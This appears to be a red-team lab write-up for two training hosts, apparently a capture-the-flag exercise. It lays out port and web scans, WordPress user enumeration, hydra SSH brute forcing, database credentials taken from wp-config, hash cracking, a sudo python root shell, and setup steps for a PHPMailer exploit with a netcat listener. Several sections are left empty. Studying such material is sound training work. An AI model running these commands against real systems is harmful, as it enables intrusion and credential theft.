Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap -sS -n -p- -vv -O 192.168.1.110
```

```
Nmap scan report for 192.168.1.110
Host is up, received arp-response (0.00051s latency).
Scanned at 2020-11-23 12:49:56 PST for 4s
Not shown: 65529 closed ports
Reason: 65529 resets
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
33129/tcp open  unknown      syn-ack ttl 64
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
```

```
$ nmap -sS -n -p- -vv -O 192.168.1.115
```

```
Initiating OS detection (try #1) against 192.168.1.115
Nmap scan report for 192.168.1.115
Host is up, received arp-response (0.00077s latency).
Scanned at 2020-11-23 14:32:15 PST for 4s
Not shown: 65529 closed ports
Reason: 65529 resets
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
41626/tcp open  unknown      syn-ack ttl 64
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

This scan identifies the services below as potential points of entry:

Target 1

1. 22/tcp ssh Potential remote shell, brute force/dictionary attacks
2. 80/tcp http Potential command injection, brute force/dictionary attack
3. 111/tcp rpcbind Potential recon and file upload/download
4. 139/tcp netbios-ssn 139 & 445 Potential Metasploitable reverse shell
5. 445/tcp microsoft-ds
6. 57652/tcp rpc(status)

Target 2

```
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
41626/tcp open  unknown      syn-ack ttl 64
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

1. 22/tcp ssh Potential remote shell, brute force/dictionary attacks
2. 80/tcp http Potential command injection, brute force/dictionary attack
3. 111/tcp rpcbind Potential recon and file upload/download
4. 139/tcp netbios-ssn 139 & 445 Potential Metasploitable reverse shell
5. 445/tcp microsoft-ds
6. 42712/tcp rpc(status)

Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

1. Improper Restriction of Excessive Authentication Attempts
2. OS Command Injection
3. Exposure of Information Through Directory Listing

Vulnerability scan for 192.168.1.110

```
root@Kali:~# nikto -C all -host http://192.168.1.110
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.110
+ Target Hostname:    192.168.1.110
+ Target Port:        80
+ Start Time:         2020-11-23 12:58:56 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x br
anch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Co
nfigure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:         2020-11-23 13:00:32 (GMT-8) (96 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Target 2

1. PHPMailer CVE-2016-10033 (9.8 CRITICAL)
    a. https://nvd.nist.gov/vuln/detail/CVE-2016-10033
2. UDF Local Privilege Escalation Exploit 1518
3. Improper Restriction of Excessive Authentication Attempts
4. OS Command Injection
5. Exposure of Information Through Directory Listing

Vulnerability scan for 192.168.1.115

```
root@Kali:~# nikto -C all -host http://192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2020-11-23 14:40:00 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x br
anch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Co
nfigure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-11-23 14:41:53 (GMT-8) (113 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

Exploitation

The Red Team was able to penetrate Target 1 and Target 2 and retrieve the following confidential data:

Target 1

- `flag1.txt`:

```
root@Kali:~# grep -rni 'flag1'
Binary file .BurpSuite/burpbrowser/0.144/lib/libcef.so matches
Binary file hydra.restore matches
CapturedFlags.txt:1:flag1{b9bbcb33e11b80be759c4e844862482d}
flags.txt:1:flag1{b9bbcb33e11b80be759c4e844862482d}
192.168.1.110/service.html:262:                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
Binary file .cache/mozilla/firefox/zgaf1gt8.default-esr/startupCache/scriptCache-current.bin matches
root@Kali:~#
```

- Exploit Used
  - $ wpscan –url http://192.168.1.110/wordpress –wp-content-dir -ep -et -eu
    - Result, user's found: michael and steven
- wget --mirror -p --html-extension --convert-links -e robots=off -P . http://192.168.1.110
- grep -rni 'flag1'

- `flag2.txt`:

```
michael@target1:/$ locate flag2.txt
/var/www/flag2.txt
michael@target1:/$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/$
```

- Exploit Used
  - $ hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -f -vV 192.168.1.110 ssh
  - sudo python -c 'import pty;pty.spawn("/bin/bash")'
  - ssh into 192.168.1.110
    - $ ssh michael@192.168.1.110
  - $ locate flag2.txt

- `flag3.txt`:

- `Flag4.txt`:
- Exploit Used
  - $ ssh michael@192.168.1.110 [password: michael]
    - Check to see if MySQL is present
      - $ telnet localhost 3306 [confirmed]
  - Find MySQL credentials
    - $ nano /var/www/html/wordpress/wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- Connect to MySQL
  - $ mysql -u root -p [R@v3nSecurity]
  - mysql> use wordpress
  - mysql> select user_login, user_pass from wp_users;

```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)
```

- Crack hashes with 'john'
  - $ john hashes.txt [user_pass values only in this file]


```
root@Kali:~# john -show hashes.txt
?:pink84

1 password hash cracked, 1 left
root@Kali:~#
```

    - Result: **pink84**
- ssh into the server as **steven:pink84**
  - $ ssh steven@192.168.1.110]
  - Check Steven's privileges
    - $ sudo -l [Result: (ALL) NOPASSWORD: /usr/bin/python]
- Spawn a shell using python
  - $ sudo python -c 'import pty; pty.spawn("/bin/sh")'
    - Result: # [root]

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 24 09:21:29 2020 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# cd /root
# cat flag4.txt
--------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}
```


Target 2

- `Flag1.txt`:




- Exploit Used
  - $ nmap --script http-enum.nse 192.168.1.115

```
root@Kali:~# nmap --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-23 14:48 PST
Nmap scan report for 192.168.1.115
Host is up (0.00071s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 4.60 seconds
root@Kali:~#
```



Index of /vendor

Name	Last modified	Size	Description



- `flag2.txt`:
- Exploit Used
    - PHPMailer CVE-2016-10033
    - /usr/share/exploitdb/exploit/php/webapps/40974.py
        - Change backdoor name to six characters or less
        - Change IP address to target, in all locations. IP destination must be running php mail application.
        - Change file location: /var/www/html
        - Python3 module needed to run 40974.py
            - $ python -m pip install requests_toolbelt
        - Start netcat listener in new terminal
            - $ nc -lnvp 120
        - Execute exploit
            - $ python3 40974.py
- `flag3.txt`:
- Exploit Used
- `flag4.txt`: